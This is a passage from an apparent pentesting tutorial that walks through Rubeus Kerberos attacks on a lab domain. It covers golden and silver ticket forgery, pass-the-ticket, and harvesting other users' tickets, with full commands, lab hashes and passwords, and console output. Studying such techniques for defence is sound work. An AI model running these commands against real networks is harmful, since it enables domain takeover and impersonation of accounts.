      2eJQbaOB3TCB2qADAgEAooHSBIHPfYHMMIHJoIHGMIHDMIHAoBswGaADAgERoRIEEOnrzGYEZkdrtG5k
      siMo4HyhDhsMSUdOSVRFLkxPQ0FMohowGKADAgEKoREwDxsNQWRtaW5pc3RyYXRvcqMHAwUAQKUAAKUR
      GA8yMDIyMDMxMTE2NDQ0M1qmERgPMjAyMjAzMTIwMjQ0NDNapxEYDzIwMjIwMzE4MTY0NDQzWqgOGwxJ
      R05JVEUuTE9DQUypIzAhoAMCAQKhGjAYGwRjaWZzGxBkYzEuaWduaXRlLmxvY2Fs
[+] Ticket successfully imported!
```

Golden Ticket

Golden tickets are forged KRBTGTs (Key Distribution Service account) which can be used to forge other TGTs. This provides an attacker persistence over the domain accounts. For a detailed walkthrough on the topic you can visit the article **here**.

To forge a golden ticket for user harshitrajpal, we first generate an AES hash (RC4 works too) using the hash command in Rubeus and then using the golden function like so. Here,

/ldap: Retrieves information of user over LDAP protocol

/user: Username whose ticket will be forged

/printcmd: displays a one liner command that can be used to generate the ticket again that just got generated

rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1
rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /ldap /user:harshitrajpal /printcmd

As you can see various details like SID, userID, Service Key etc are being fetched over LDAP which are important to generate a ticket. PAC signing is also done and a TGT generated for harshitrajpal

```
[*] Building PAC

[*] Domain         : IGNITE.LOCAL (IGNITE)
[*] SID            : S-1-5-21-2377760704-1974907900-3052042330
[*] UserId         : 1115
[*] Groups         : 513
[*] ServiceKey     : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey         : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : krbtgt
[*] Target         : ignite.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'harshitrajpal@ignite.local'

[*] AuthTime       : 4/29/2022 11:50:34 AM
[*] StartTime      : 4/29/2022 11:50:34 AM
[*] EndTime        : 4/29/2022 9:50:34 PM
[*] RenewTill      : 5/6/2022 11:50:34 AM

[*] base64(ticket.kirbi):

      doIFRzCCBUOgAwIBBaEDAgEWooIENDCCBDBhggQsMIIEKKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+g
      AwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4ID7DCCA+igAwIBEqEDAgEDooID2gSCA9a++KsJ
      DTSGUkLbsRsqUtMqZDJpdMyuKJJGyGhr+9Xvprj0gBMRPe4r3U+67QCYXT+CsDDKy1ou0dKLpZTQ+NvJ
      ZB8WLFainXoraIrVoIXl/YZ2Pm/cEWgqjYLKduLGGyAzs7wSXLaXFrAEysgy8HW1KwdNlycD2qkLwxa6
      pWER3U185RXl29hyPbxw3/QFuMwdDtAJd9wEOibd5Unf7R6cRCIBGkqLxjVShLIqu5InZhMO9wVj1jvb
      yE6/QBLC1tBjgcfGLAo5FysjyBHS357+n3uM1ZmU3czEJefj+Q1EMstK0OGrugDZPQW/rBcKftsySeA4
      fNF7Q9cWTrfFnJLWgmKjbCasfJiGjDYDs9ypDfevyaYZEbJxpi8ulrEEa1VWgebREWf1mL4areP5EuSg
      SitUe3EhhaxlgOblP3vXARO1SwRhBXteeldiCAL7q38LnZX1psSHpMa28eqcnah5TZkEC5Nzq2VjncEM
      cdPHbPanjtm8eLjNzVV8NGrTe/qi/idz3/T8Ogo6tWM9CUG4CykV4zuBx7UNS+NfS7KfFQ1XaTO1sNWN
      h6dFubDAY6lTbAJFYYVo5uaE+IdMyfF2RLfFDvhl7F1ykMtSsyUAE1f5Le/VGopH5HTCjZONLEikkES1
      qLqF6UqVYwdwVAUvmqQyv7Sk7ud0h9RQqpOFCAC1/1WL3s2QHK+N/U5zVIbiAWVNyM6W0Ej2dF9M7V0Z
      DNu1QBZdsZpkOqVxIkcvratRQq8MP4EA9gYXrFQNlOfOnsPXUgVVIulVxNYJv3u+c69nHVWM5OeVTaof
```

Also, at the end you'll see a one liner command that can be used to generate this TGT again.

```
      qSEwH6ADAgECoRgwFhsGa3JidGd0GwxpZ25pdGUubG9jYWw=

[*] Printing a command to recreate a ticket containing the information used within this ticket

C:\Users\Public\rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E5
4260BEB365C /user:harshitrajpal /id:1115 /pgid:513 /domain:ignite.local /sid:S-1-5-21-237776070
4-1974907900-3052042330 /pwdlastset:"4/7/2022 11:20:07 AM" /minpassage:1 /maxpassage:42 /logonc
ount:36 /displayname:"harshitrajpal" /netbios:IGNITE /groups:513 /dc:DC1.ignite.local /uac:NORM
AL_ACCOUNT,TRUSTED_TO_AUTH_FOR_DELEGATION
```

Various other options can be used in conjunction with golden to modify the generated TGT like:

/rangeinterval: After every time specified, a new ticket will be generated.

/rangeend: Specifies the maximum time tickets will be generated for. Here, 5 days. Since rangeinterval is 1d, 5 different tickets will be generated.

For a full list of modifications, see this page.

```
C:\Users\Public>rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
/ldap /user:harshitrajpal /printcmd /rangeend:5d /rangeinterval:1d
rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /ldap /user:hars
hitrajpal /printcmd /rangeend:5d /rangeinterval:1d

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2

[*] Action: Build TGT

[*] Trying to query LDAP using LDAPS for user information on domain controller dc1.ignite.local
[*] Searching path 'DC=ignite,DC=local' for '(samaccountname=harshitrajpal)'
[*] Retrieving domain policy information over LDAP from domain controller dc1.ignite.local
[*] Searching path 'DC=ignite,DC=local' for '(|(objectsid=S-1-5-21-2377760704-1974907900-3052042330-513)(na
me={31B2F340-016D-11D2-945F-00C04FB984F9}))'
[*] Attempting to mount: \\dc1.ignite.local\SYSVOL
[*] \\dc1.ignite.local\SYSVOL successfully mounted
[*] Attempting to unmount: \\dc1.ignite.local\SYSVOL
[*] \\dc1.ignite.local\SYSVOL successfully unmounted
[*] Retrieving netbios name information over LDAP from domain controller dc1.ignite.local
[*] Searching path 'CN=Configuration,DC=ignite,DC=local' for '(&(netbiosname=*)(dnsroot=ignite.local))'
[*] Building PAC

[*] Domain         : IGNITE.LOCAL (IGNITE)
[*] SID            : S-1-5-21-2377760704-1974907900-3052042330
[*] UserId         : 1115
[*] Groups         : 513
[*] ServiceKey     : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey         : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : krbtgt
[*] Target         : ignite.local
```

Silver Ticket

Silver tickets are forged Kerberos Ticket Granting Service (TGS) Tickets but with silver tickets there is no communication with the domain controller. It is signed by the service account configured with an SPN for each server the Kerberos-authenticating service runs on. For more details visit the page **here**.

Silver ticket attack can be performed using Rubeus using silver function. Other customisations need be made like:

/service: SPN of the service ticket is being generated for

/rc4: Hash of a valid user (harshitrajpal here) which will be used to encrypt the generated ticket

/user: username of the user whose hash is provided


/creduser: User to be impersonated

/credpassword: Password of the user to be impersonated

/krbkey: used to create the KDCChecksum and TicketChecksum. This is the AES256 hmac sha1 hash in the following case.

/krbenctype: type of encrypted hash used. Aes256 here.

rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1
rubeus.exe silver /service:cifs/dc1.ignite.local
/rc4:64FBAE31CC352FC26AF97CBDEF151E03 /ldap /creduser:ignite.local\Administrator
/credpassword:Ignite@987 /user:harshitrajpal
/krbkey:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
/krbenctype:aes256 /domain:ignite.local /ptt



This helped us generate a silver ticker for Administrator account. And as a result, we are now able to access DC machine's C drive

dir \\dc1.ignite.local\c$

```
C:\Users\Public>dir \\dc1.ignite.local\c$
dir \\dc1.ignite.local\c$
 Volume in drive \\dc1.ignite.local\c$ has no label.
 Volume Serial Number is 1E8E-1557

 Directory of \\dc1.ignite.local\c$

02/24/2022  11:42 AM    <DIR>          inetpub
07/16/2016  06:53 PM    <DIR>          PerfLogs
03/27/2022  09:58 AM    <DIR>          Program Files
07/16/2016  06:53 PM    <DIR>          Program Files (x86)
02/24/2022  01:50 PM    <DIR>          Shares
02/24/2022  11:43 AM    <DIR>          Users
04/04/2022  10:06 PM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  52,225,916,928 bytes free

C:\Users\Public>whoami
whoami
ignite\harshitrajpal
```

Ticket Management

Rubeus contains multiple ticket management options that may aid a pentester to conduct operations effectively and stealthily. As a pentester, we need to manage our generated tickets.

Ptt

The Rubeus ptt option can import the supplied ticket in command line. The /ptt can also be used in conjunction with other options that output tickets. For example,

rubeus.exe ptt /ticket:doIFNDCCBTCgAwI...bA==

```
rubeus.exe ptt /ticket:doIFNDCCBTCgAwIBBaEDAgEWooIERDCCBEBhggQ8MIIEOKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIB
AqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+ZLWyCn2if6qTydVpeLdJTMInu3Beh9Am5mOY1
PESQ3vG7FGz/QvpZa0CyszUDq5MHxUv0JA5zygDNxwDEw8kQvIwFlnWADUnH5EmnCFE65hWDfolSZCcA/6cgWfWb246pz176zIIsymT80kh
AlGHA9yHgCYM4eF9GhuAFkwM79NWxNPv+zWmHgyT0S/feen3qAyst4qR1NuAUNvMj89GproLkMM1h8JHisrPD3DnFtBMvJf5AJ1B51HDwU9
zWN8Wk57oOHwC5VfO4FhTBB7BhMkgTanSc4yA7oeBHPIabUuS54UgiM2wtGBoDONzJ3G4zjjEL1Ft+4S19IKIWjvwNJPXzPKpuwSo5bvcVv
Z5o+6YLlH5Kvjdc4fvFr9t3vXvshM4D86k0FaoGCuAw5Pv5qUnX4uy5mqIfp5WNymuTHbo+QQakew7cr6nGNLRjNE3woTbuWNxCbIBvCf5t
oBo4TyREkS4VkAzjdPMVnygQFtnxfBJGMwxM27SFs+KFnMBzmlKj0UyZiFAyHNsN11tR+Q3VeVgE1jvpO19gy6MV5rcK+NPzt/LFnsEJpr8
R91MkHAStHVtA/9Cl2jU7wGC4St97sDQMpudNjGGE711yeYiapDYbPAK5ojCE1jMDDs0Ey7ILcnCluZlWdO1mEPUP0JIii35e6AUsjFhmf2
IdLJFfQ0NALQSfMYFj4BguotO4eRckZ1O3E2I9Mq6n1KOI/0bURDHEs+Y+pIDavxtoZJRK2IctL3kZC1aT5BdqQNT8FhvZMikz6MWcysTLn
8UZvVH2OEisgejfl3h3J1ieRx3VBbmjeqWJGbV2z3gJBf5l1OeMYJeNSuqdwdxhSiP325NH95EVw0Q9NcKJnpOXlYDwZFdJpz+lI4KTX++w
w9u7oiqGapN+5iNbd7uevaBkk0AosW34yhasgeQsHzUYcIpJpXJ42soFQPvpVUib2tSe1U08Wyjn7n8y82n4hvIAmjEYDLo75EMsMftM7pA
CIYgPDwJu+PAcqibjqw9XMwIymhVaXmRY143KlTYTq8qqQbn1TWNJumTYb6C7QHyRsqK+nL7BZbupdtnyWR8uxH76vGx0f+kwWAa/+3yOZ/
7miqyhrKfG3jpIvitSuyQUD276NE/VMLznzAXUG1MUzgVt1y9jsKuNb8Y6bgY0aQmnRXqjkeGBuHpXMPf6TWyO/mfkcLAFDRJ+qH/U/VsHH
8HIJilDlWocUQOVw+yWgDQ8km/+rReFu9JyK6UoygiiPA8mSMf8hAUHQSjX0AQlUehY7vIvnfRzwWvrvmScG0m/0mH2KLGGbTpIypPB/AB4
Ncx36if8iNKOB2zCB2KADAgEAooHQBIHNfYHKMIHHoIHEMIHBMIG+oBswGaADAgEXoREEEJttR7jHY4VtakWvYRHXWOuhDhsMSUdOSVRFLk
xPQ0FMohowGKADAgEBoREwDxsNaGFyc2hpdHJhanBhbKMHAwUAQOUAAKURGA8yMDIyMDQyOTA3MDExNlqmERgPMjAyMjA0MjkxNzAxMTZap
xEYDzIwMjIwNTA2MDcwMTE2WqgOGwxJR05JVEUuTE9DQUypITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDGlnbml0ZS5sb2NhbA==

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.0.2


[*] Action: Import Ticket
[+] Ticket successfully imported!
```

As you can see, the generated ticket has now been imported.

Purge

Rubeus has a purge option which can purge/delete all the tickets existing in the current session.

Here, we demonstrate how we purged 2 tickets listed by klist.

rubeus.exe purge

```
C:\Users\Public>klist
klist

Current LogonId is 0:0x1e0d97

Cached Tickets: (2)

#0>     Client: harshitrajpal @ IGNITE.LOCAL
        Server: krbtgt/ignite.local @ IGNITE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e50000 -> forwardable renewable initial pre_authent ok_a
ze
        Start Time: 4/29/2022 12:31:16 (local)
        End Time:   4/29/2022 22:31:16 (local)
        Renew Time: 5/6/2022 12:31:16 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

#1>     Client: harshitrajpal @ IGNITE.LOCAL
        Server: cifs/dc1.ignite.local @ IGNITE.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 4/29/2022 12:22:03 (local)
        End Time:   4/29/2022 22:22:03 (local)
        Renew Time: 5/6/2022 12:22:03 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:

C:\Users\Public>rubeus.exe purge
rubeus.exe purge


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!

C:\Users\Public>klist
klist

Current LogonId is 0:0x1e0d97

Cached Tickets: (0)

C:\Users\Public>
```

Describe

Often we lose track of the tickets in system. Describe option helps us to view details about a particular base64 encrypted blob or ticket.kirbi file.

We can provide the ticket using /ticket flag.

rubeus.exe describe /ticket:doIFNDCCBTCg...bA==

```
rubeus.exe describe /ticket:doIFNDCCBTCgAwIBBaEDAgEWooIERDCCBEBhggQ8MIIEOKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+
gAwIBAqEYMBYbBmtyYnRndBsMaWduaXRllmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+ZLWyCn2if6qTydVpeLdJTMInu3Beh9Am
5mOY1PESQ3vG7FGz/QvpZa0CyszUDq5MHxUv0JA5zygDNxwDEw8kQvIwFlnWADUnH5EmnCFE65hWDfolSZCcA/6cgWfWb246pz176zIIsym
T80khAlGHA9yHgCYM4eF9GhuAFkwM79NWxNPv+zWmHgyT0S/feen3qAyst4qR1NuAUNvMj89GproLkMM1h8JHisrPD3DnFtBMvJf5AJ1B51
HDwU9zWN8Wk57oOHwC5VfO4FhTBB7BhMkgTanSc4yA7oeBHPIabUuS54UgiM2wtGBoDONzJ3G4zjjEL1Ft+4S19IKIWjvwNJPXzPKpuwSo5
bvcVvZ5o+6YLlH5Kvjdc4fvFr9t3vXvshM4D86k0FaoGCuAw5Pv5qUnX4uy5mqIfp5WNymuTHbo+QQakew7cr6nGNLRjNE3woTbuWNxCbIB
vCf5toBo4TyREkS4VkAzjdPMVnygQFtnxfBJGMwxM27SFs+KFnMBzmlKj0UyZiFAyHNsN11tR+Q3VeVgE1jvpO19gy6MV5rcK+NPzt/LFns
EJpr8R91MkHASthVtA/9Cl2jU7wGC4St97sDQMpudNjGGE711yeYiapDYbPAK5ojCE1jMDDs0Ey7ILcnCluZlWdO1mEPUP0JIii35e6AUsj
Fhmf2IdLJFfQ0NALQSfMYFj4BguotO4eRckZ1O3E2I9Mq6n1KOI/0bURDHEs+Y+pIDavxtoZJRK2IctL3kZC1aT5BdqQNT8FhvZMikz6MWc
ysTLn8UZvVH2OEisgejfl3h3J1ieRx3VBbmjeqWJGbV2z3gJBf5l1OeMYJeNSuqdwdxhSiP325NH95EVw0Q9NcKJnpOXlYDwZFdJpz+lI4K
TX++ww9u7oiqGapN+5iNbd7uevaBkk0AosW34yhasgeQsHzUYcIpJpXJ42soFQPvpVUib2tSe1U08Wyjn7n8y82n4hvIAmjEYDLo75EMsMf
tM7pACIYgPDwJu+PAcqibjqw9XMwIymhVaXmRY143KlTYTq8qqQbn1TWNJumTYb6C7QHyRsqK+nL7BZbupdtnyWR8uxH76vGx0f+kwWAa/+
3yOZ/7miqyhrKfG3jpIvitSuyQUD276NE/VMLznzAXUG1MUzgVt1y9jsKuNb8Y6bgY0aQmnRXqjkeGBuHpXMPf6TWyO/mfkcLAFDRJ+qH/U
/VsHH8HIJilDlWocUQOVw+yWgDQ8km/+rReFu9JyK6UoygiiPA8mSMf8hAUHQSjX0AQlUehY7vIvnfRzwWvrvmScG0m/0mH2KLGGbTpIypP
B/AB4Ncx36if8iNKOB2zCB2KADAgEAooHQBIHNfYHKMIHHoIHEMIHBMIG+oBswGaADAgEXoRIEEJttR7jHY4VtakWvYRHXWOuhDhsMSUdOS
VRFLkxPQ0FMohowGKADAgEBoREwDxsNaGFyc2hpdHJhanBhbKMHAwUAQOUAAKURGA8yMDIyMDQyOTA3MDExNlqmERgPMjAyMjA0MjkxNzAx
MTZapxEYDzIwMjIwNTA2MDcwMTE2WqgOGwxJR05JVEUuTE9DQUypITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDGlnbml0ZS5sb2NhbA==

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.0.2


[*] Action: Describe Ticket


  ServiceName              :  krbtgt/ignite.local
  ServiceRealm             :  IGNITE.LOCAL
  UserName                 :  harshitrajpal
  UserRealm                :  IGNITE.LOCAL
  StartTime                :  4/29/2022 12:31:16 PM
  EndTime                  :  4/29/2022 10:31:16 PM
  RenewTill                :  5/6/2022 12:31:16 PM
  Flags                    :  name_canonicalize, ok_as_delegate, pre_authent, initial, renewable, forwardab
le
  KeyType                  :  rc4_hmac
  Base64(key)              :  m21HuMdjhW1qRa9hEddY6w==
```

Triage

While klist views tickets for current session triage lists all the tickets. When a session is being run as an administrator, we can not only view tickets in the current user's session memory but other user's tickets in memory too.


/luid: This flag can be used to provide a specific user ID.

rubeus.exe triage
rubeus.exe triage /luid:0x8f57c

```
C:\Users\Public>rubeus.exe triage
rubeus.exe triage


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


Action: Triage Kerberos Tickets (All Users)

[*] Current LUID    : 0x6ba6da

 | LUID    | UserName                    | Service                                | EndTime                |
 | 0x8f57c | aarti @ IGNITE.LOCAL        | krbtgt/IGNITE.LOCAL                    | 4/29/2022 9:25:49 PM |
 | 0x8f57c | aarti @ IGNITE.LOCAL        | LDAP/dc1.ignite.local/ignite.local     | 4/29/2022 9:25:49 PM |
 | 0x3e4   | workstation01$ @ IGNITE.LOCAL | krbtgt/IGNITE.LOCAL                  | 4/29/2022 9:21:45 PM |
 | 0x3e4   | workstation01$ @ IGNITE.LOCAL | DNS/dc1.ignite.local                 | 4/29/2022 9:21:45 PM |
 | 0x3e4   | workstation01$ @ IGNITE.LOCAL | ldap/dc1.ignite.local                | 4/29/2022 9:21:45 PM |
 | 0x3e4   | workstation01$ @ IGNITE.LOCAL | cifs/dc1.ignite.local                | 4/29/2022 9:21:45 PM |
 | 0x3e7   | workstation01$ @ IGNITE.LOCAL | krbtgt/IGNITE.LOCAL                  | 4/29/2022 9:21:36 PM |
 | 0x3e7   | workstation01$ @ IGNITE.LOCAL | cifs/dc1.ignite.local/ignite.local   | 4/29/2022 9:21:36 PM |
 | 0x3e7   | workstation01$ @ IGNITE.LOCAL | WORKSTATION01$                       | 4/29/2022 9:21:36 PM |
 | 0x3e7   | workstation01$ @ IGNITE.LOCAL | LDAP/dc1.ignite.local                | 4/29/2022 9:21:36 PM |
 | 0x3e7   | workstation01$ @ IGNITE.LOCAL | LDAP/dc1.ignite.local/ignite.local   | 4/29/2022 9:21:36 PM |


C:\Users\Public>rubeus.exe triage /luid:0x8f57c
rubeus.exe triage /luid:0x8f57c


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


Action: Triage Kerberos Tickets (All Users)

[*] Target LUID     : 0x8f57c
[*] Current LUID    : 0x6ba6da

 | LUID    | UserName            | Service                                | EndTime                |
 | 0x8f57c | aarti @ IGNITE.LOCAL | krbtgt/IGNITE.LOCAL                   | 4/29/2022 9:25:49 PM |
 | 0x8f57c | aarti @ IGNITE.LOCAL | LDAP/dc1.ignite.local/ignite.local    | 4/29/2022 9:25:49 PM |
```

Also, when the LUID is known, we can purge particular user's tickets too (elevated mode only)

rubeus.exe purge /luid:0x8f57c



Dump

If the session is running in an elevated mode, a user can dump/ extract all the current TGTs and service tickets. Again, /luid can be provided to dump specific user's tickets. /service can be used to filter these tickets.

